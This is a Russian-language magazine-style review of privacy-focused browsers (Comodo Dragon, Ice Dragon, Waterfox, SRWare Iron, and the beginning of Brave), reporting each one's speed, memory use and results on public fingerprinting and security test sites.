
Comodo Dragon, пожалуй, самое раскрученное решение для безопасного серфинга в сети после Tor Browser. Dragon претендует на роль универсального решения для тех, кому неохота ждать по полчаса, пока запустится Tor.

INFO

Репутация Comodo однажды серьезно пострадала — когда в 2016 году компанию уличили в том, что ее продукты без спроса ставили на компьютеры VNC-сервер.

На самом деле чуваки из Comodo сделали целых два секьюрных браузера с одним и тем же набором функций, но на разных движках: Comodo Dragon на платформе Chromium и Ice Dragon на базе Firefox. Среди заявленных возможностей — встроенная защита от малвари, использование безопасных DNS, блокировка cookies и валидация доменов для борьбы с фишингом.

Я скачал сразу обе версии «Ящерки» и запустил их на виртуалке по очереди. Внешне Dragon выглядит как привычный Chrome и запускается примерно с той же скоростью — на моей виртуалке его загрузка заняла в среднем 4,5 секунды. От «Хрома» браузер унаследовал и любовь к оперативной памяти — с одним окном и одной открытой вкладкой Comodo Dragon с ходу запустил в системе пять процессов и отожрал 90 Мбайт.




Comodo Dragon, как любой уважающий себя Chromium, любит память

Что ж, посмотрим, что скажут тесты.

- **Qualys Browser Check** распознал в Comodo Dragon браузер Chrome, причем устаревшей версии, после чего предложил скачать с сайта Google версию поновее.
- **Cloudflare Browsing Experience Security Check** определил, что Dragon не проверяет подлинность ответов DNS-серверов с помощью DNSSEC и не поддерживает шифрование имени сервера SNI при установке TLS-соединения, — теоретически это может поставить под угрозу конфиденциальность.
- Тест **Privacy Analyzer** показал, что Dragon успешно передал удаленному узлу мой IP-адрес, локацию, версию браузера, разрядность ОС и данные об экранном разрешении.
- **Panopticlick** продемонстрировал, что браузер имеет уникальный «отпечаток» и не посылает на сервер HTTP-флаг DNT (do not track), а это позволяет отслеживать пользователя. Все остальные тесты безопасности на этом сайте Comodo Dragon прошел успешно.
- Наконец, судя по страничке **Webkay**, помимо версии и разрядности Windows, IP-адреса и экранного разрешения, Dragon позволяет верно распознать уровень заряда батареи моего девайса и тип процессора. Просканировать локальную сеть в поисках доступных устройств браузер не дал.

Comodo Ice Dragon внешне мало чем отличается от своего «неледяного» собрата. Firefox и Firefox, ничего особенного. Загружается и работает он довольно шустро: от щелчка мышью на значке до запуска приложения прошло три секунды.




Comodo Ice Dragon похож на обычный Firefox

- **Qualys Browser Check** не обнаружил никаких недостатков, тест пройден со стопроцентным успехом.
- **Cloudflare Browsing Experience Security Check** показал в точности тот же результат, что и в предыдущем случае.
- По заключению **Privacy Analyzer**, браузер отдает наружу все те же данные, что и его родной брат, в том числе IP-адрес и версию ОС.
- **Panopticlick** сообщил, что программа не блокирует попытки рекламного трекинга, не посылает DNT и имеет уникальный «отпечаток».
- А вот **Webkay** преподнес сюрприз: оказалось, что браузер имеет уникальный User Agent `IceDracon 65.0.2` и не отправляет на сторону вообще никаких данных о железе, кроме разрядности процессора. Зато, помимо внешнего айпишника, Webkay радостно продемонстрировал мне IP сетевого интерфейса моей локалки. С помощью специальной кнопки на сайте я попытался просканировать доступные в локальной сети девайсы, но поиск результатов не принес.

WATERFOX

Разработчик: Alex Kontos
Сайт: waterfox.net

Это еще один клон Firefox с упором на безопасность, имеющий версии не только для винды, но и для macOS и Linux, причем доступна только 64-разрядная версия. В разделе «О программе» официального сайта сказано, что браузер сделал в 2011 году шестнадцатилетний школьник Алекс Контос, который занимается обновлением и поддержкой своего детища и по сей день. Автор утверждает, что его приложение не собирает телеметрию и отправляет наружу только данные о версии браузера и ОС, чтобы вовремя получать обновления. Все остальные конфиденциальные, заверяет разработчик, в полной безопасности. Внешне программа представляет собой самый обычный Firefox — настолько обычный, что даже скучно. Работает и загружается с такой же скоростью, существенных различий с обычной «Лисицей» я не заметил.



Waterfox 2020.07.2 Release

August 13, 2020

Security updates and some feature changes.

What's new in Waterfox 2020.07.2

Current

View Changes

- Fix issues with StartPage
- Performance improvements as Waterfox is now built with LTO

Waterfox — это тоже Firefox без особых внешних отличий

Посмотрим, как оценят поделку школьника тесты.

- **Qualys Browser Check** — тест пройден успешно, ни одной проблемы не выявлено.
- **Cloudflare Browsing Experience Security Check** показал, что у Waterfox есть проблемы с проверкой DDNSEC и применением Encrypted SNI. Кроме того, браузер не поддерживает TLS 1.3.
- Наконец, Waterfox успешно провалил все тесты **Privacy Analyzer**, а по данным **Panopticlick** и **Webkay** — слил наружу мой IP-адрес, тип и разрядность процессора, а также параметры экранного разрешения, но все остальные данные благоразумно утаил.


Примечательно, что Waterfox распознается как Firefox 56.0, в то время как актуальная версия «Лисицы» на сегодняшний день 79.0. То есть клон отстает от оригинала примерно на вечность, и это может означать проблемы уже не с приватностью, а с безопасностью.

IRON

Разработчик: SRWare
Сайт: srware.net/iron

Iron — это не «ирония», а ~~«утюг»~~ «железо», что как бы намекает нам на брутальность и надежность данного браузера. «Железяка» собрана на основе Chromium, использует последние версии WebKit и V8, а также включает собственный компонент блокировки рекламы. Примечательно, что у сайта разработчика есть русская версия — правда, складывается ощущение, что переведена она на великий и могучий при помощи все того же Google Translate. По утверждениям создателей, Iron не отправляет в Google телеметрию, не отсылает автоматические баг-репорты и не обновляется в фоновом режиме, что позволяет экономить трафик. А еще он обладает «элегантным дизайном».

SRWare Iron похож на Chrome чуть менее, чем полностью. Программа запускается примерно за 3,5 секунды и работает с несколькими открытыми вкладками довольно-таки шустро: значительных тормозов я за ней не заметил. Мне даже показалось, что этот браузер работает побыстрее, чем Chromium в сборке Comodo.



Железный утюг SRWare Iron

- **Qualys Browser Check** пожаловался мне на устаревшую версию Google Chrome (83.0.4250) и сообщил, что она небезопасна.
- Тест **Cloudflare** продемонстрировал показатели, аналогичные браузерам Comodo, — включенная поддержка TLS 1.3, но претензии к DNSSEC и Encrypted SNI.
- **Panopticlick** ругнулся на стандартный набор проблем с приватностью (все тесты оказались провалены) и между делом заметил, что если в SRWare Iron и присутствует какой-то блокировщик рекламы, то он не работает.
- **Privacy Analyzer** и **Webkay** сообщили, что «Железяка» отдает наружу данные о версии браузера, версии и разрядности ОС, IP-адрес, все сведения о железе (включая модель видеокарты, экранное разрешение и состояние батареи), однако данные о локальной сети остались для Webkay тайной.


BRAVE

Разработчик: Brave Software
Сайт: brave.com

Создатели браузера Brave утверждают, что их продукт на базе Chromium, как никакой другой, предотвращает трекинг и возможные утечки данных. Одна из фишек Brave — возможность отправлять криптовалютные платежи веб-сайтам и создателям контента в виде Basic Attention Tokens — разработанной Brave Software криптовалютной платформы на базе Etherium.

В 2017 году, кода платформа была впервые запущена, Brave Software продала токенов на сумму более 35 миллионов долларов США, а новым пользователям платформы раздали в целях привлечения в общей сложности 300 тысяч токенов. Пользователи браузера Brave могут зарабатывать токены за просмотр рекламы или платить создателям контента — либо отправляя микротранзакции, либо используя встроенную функцию Brave, когда заранее установленная сумма вознаграждения распределяется автоматически между владельцами зарегистрированных в системе сайтов в зависимости от того, сколько времени юзер провел за просмотром контента.

Существуют версии браузера для Windows, macOS, Linux, а также Android и iOS. Мы рассмотрим только первую из них, интерфейс которой, как и следовало ожидать, косплеит Chrome.



0 Трекеры и реклама блокируются
0 Б Сэкономленный трафик
0 секунды Сэкономлено времени
11:59
Вознаграждения Brave

Криптовалютный браузер Brave

